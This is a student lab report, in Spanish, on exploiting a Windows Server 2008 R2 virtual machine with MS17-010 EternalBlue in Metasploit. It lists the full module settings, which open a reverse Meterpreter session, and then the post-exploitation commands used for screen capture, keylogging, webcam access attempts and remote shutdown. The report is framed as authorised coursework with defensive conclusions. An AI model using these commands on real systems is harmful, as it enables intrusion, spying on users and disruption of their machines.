

Informe de práctica con Kali Linux y Metasploit

Explotación de Windows Server 2008 R2 mediante MS17-010 (EternalBlue)

Angel Santiago Diaz & Jefferson Gutierrez

Seguridad de la Información

Ivan Dario Mendez

U. Sergio Arboleda

Fecha: 14 de agosto de 2026

1. Objetivo

Comprobar, dentro de un laboratorio virtual autorizado, si una máquina con Windows Server 2008 R2 era vulnerable a MS17-010 y obtener una sesión remota con Metasploit.

2. Entorno utilizado

Equipo	Dirección IP	Función
Kali Linux	192.168.56.4	Máquina atacante
Metasploitable 3 / Windows Server 2008 R2 SP1 x64	192.168.56.3	Máquina objetivo

Primero se verificó la dirección de Kali con `ip a`, la conectividad con `ping` y el puerto SMB con:

```
nmap -Pn -p 445 192.168.56.3
```

El resultado indicó que el puerto `445/tcp` estaba abierto.

3. Procedimiento

3.1 Preparación y búsqueda de módulos

En Metasploit se revisó el estado de la base de datos y los hosts. Después se buscaron módulos para Windows 2008 y servicios como IIS, GlassFish, Jenkins y Elasticsearch:

```
db_status
hosts
search windows 2008
search type:exploit glassfish
search type:exploit iis
search type:exploit jenkins
search type:exploit elasticsearch
```

Se probaron los módulos `ms01_026_dblddecode` y `glassfish_deployer`, pero estas pruebas no generaron una sesión útil.

3.2 Configuración de EternalBlue

El módulo que produjo el acceso fue `exploit/windows/smb/ms17_010_eternalblue`. Se configuró así:

```
use exploit/windows/smb/ms17_010_eternalblue
set RHOSTS 192.168.56.3
set LHOST 192.168.56.4
set LPORT 4444
show options
```

run

Resultado: Metasploit detectó el objetivo como vulnerable y abrió una sesión Meterpreter desde 192.168.56.3 hacia Kali.

3.3 Comprobación de la sesión

Con `sysinfo` se identificó Windows Server 2008 R2 SP1 de 64 bits. Con `getuid` se comprobó inicialmente el usuario `NT AUTHORITY\SYSTEM`. También se revisaron procesos con `ps` y se migró al proceso gráfico `explorer.exe`.

`sysinfo`

`getuid`

`ps`

`migrate 5064`

`getdesktop`

`screenshot`

`shell`

`whoami`

`hostname`

`ipconfig`




Figura 1. Evidencia de la captura remota y de la sesión migrada al usuario vagrant.

4. Pruebas posteriores

4.1 Ejecución de comandos

Desde la sesión remota se abrió una consola de Windows y se comprobaron el usuario, el nombre del equipo y la configuración de red.




Figura 2. Ejecución de comandos mediante la shell remota de Meterpreter.

“Abrir video: prueba de comandos remotos”

4.2 Captura de teclado

Se utilizaron `keyscan_start`, `keyscan_dump` y `keyscan_stop`. La prueba logró recuperar parte del texto escrito, aunque el formato incluyó teclas especiales y no resultó completamente limpio.




Figura 3. Comparación entre el texto escrito en Windows y los datos recuperados por keyscan.

“Abrir video: prueba de captura de teclado”

4.3 Acceso a la cámara

Después de migrar al proceso gráfico `explorer.exe` con `migrate 4576`, se comprobó el escritorio y se intentó detectar una cámara:

```
getdesktop
webcam_list
webcam_snap -i 1
webcam_stream -i 1
```

Meterpreter respondió `No webcams were found` y `Target does not have a webcam`. Aunque la cámara aparecía en la configuración de VirtualBox, Windows Server 2008 R2 no la reconoció. También se comprobó el Extension Pack 7.2.14 y la configuración USB, sin resolver el problema.

4.4 Apagado remoto

Finalmente se ejecutó un comando de apagado con espera de 30 segundos:

```
execute -f cmd.exe -a "/c timeout /t 30 /nobreak & shutdown /s /t 0"
```




Figura 4. Evidencia previa al apagado remoto programado.

“Abrir video: prueba de apagado remoto”

5. Resultados

Prueba	Resultado
Conectividad y SMB	El host respondió y el puerto 445 estaba abierto.
MS17-010 EternalBlue	Exitosa. Se abrieron dos sesiones Meterpreter durante la práctica.
Identificación y comandos	Exitosa. Se consultaron sistema, usuario, procesos, hostname e IP.
Captura de pantalla	Exitosa.
Captura de teclado	Parcial: recuperó texto, pero con caracteres de control.
Acceso a la cámara	No completado: la máquina virtual no reconoció ninguna cámara.
Apagado remoto	Ejecutado; posteriormente la sesión 2 se cerró con razón “Died”.

6. Conclusión

La práctica demostró que el servidor Windows 2008 R2 del laboratorio era vulnerable a MS17-010. EternalBlue permitió obtener acceso remoto con privilegios altos y realizar acciones sobre el equipo objetivo. También se comprendieron los comandos para utilizar una cámara, aunque la prueba no pudo completarse por problemas de reconocimiento entre VirtualBox, Windows Server 2008 R2 y la cámara del portátil. Esto confirma la importancia de instalar actualizaciones de seguridad, deshabilitar SMBv1 cuando no sea necesario y limitar el acceso al puerto 445.

Nota ética: estas pruebas se realizaron únicamente en máquinas virtuales de laboratorio autorizadas. No deben ejecutarse contra sistemas ajenos.

7. Archivos de evidencia

- Registro completo: comandos kali.txt
- Video de comandos remotos
- Video de captura de teclado
- Video de apagado remoto

Los enlaces funcionan mientras el informe permanezca dentro de la misma carpeta del ejercicio y se conserve la carpeta `material_visual`.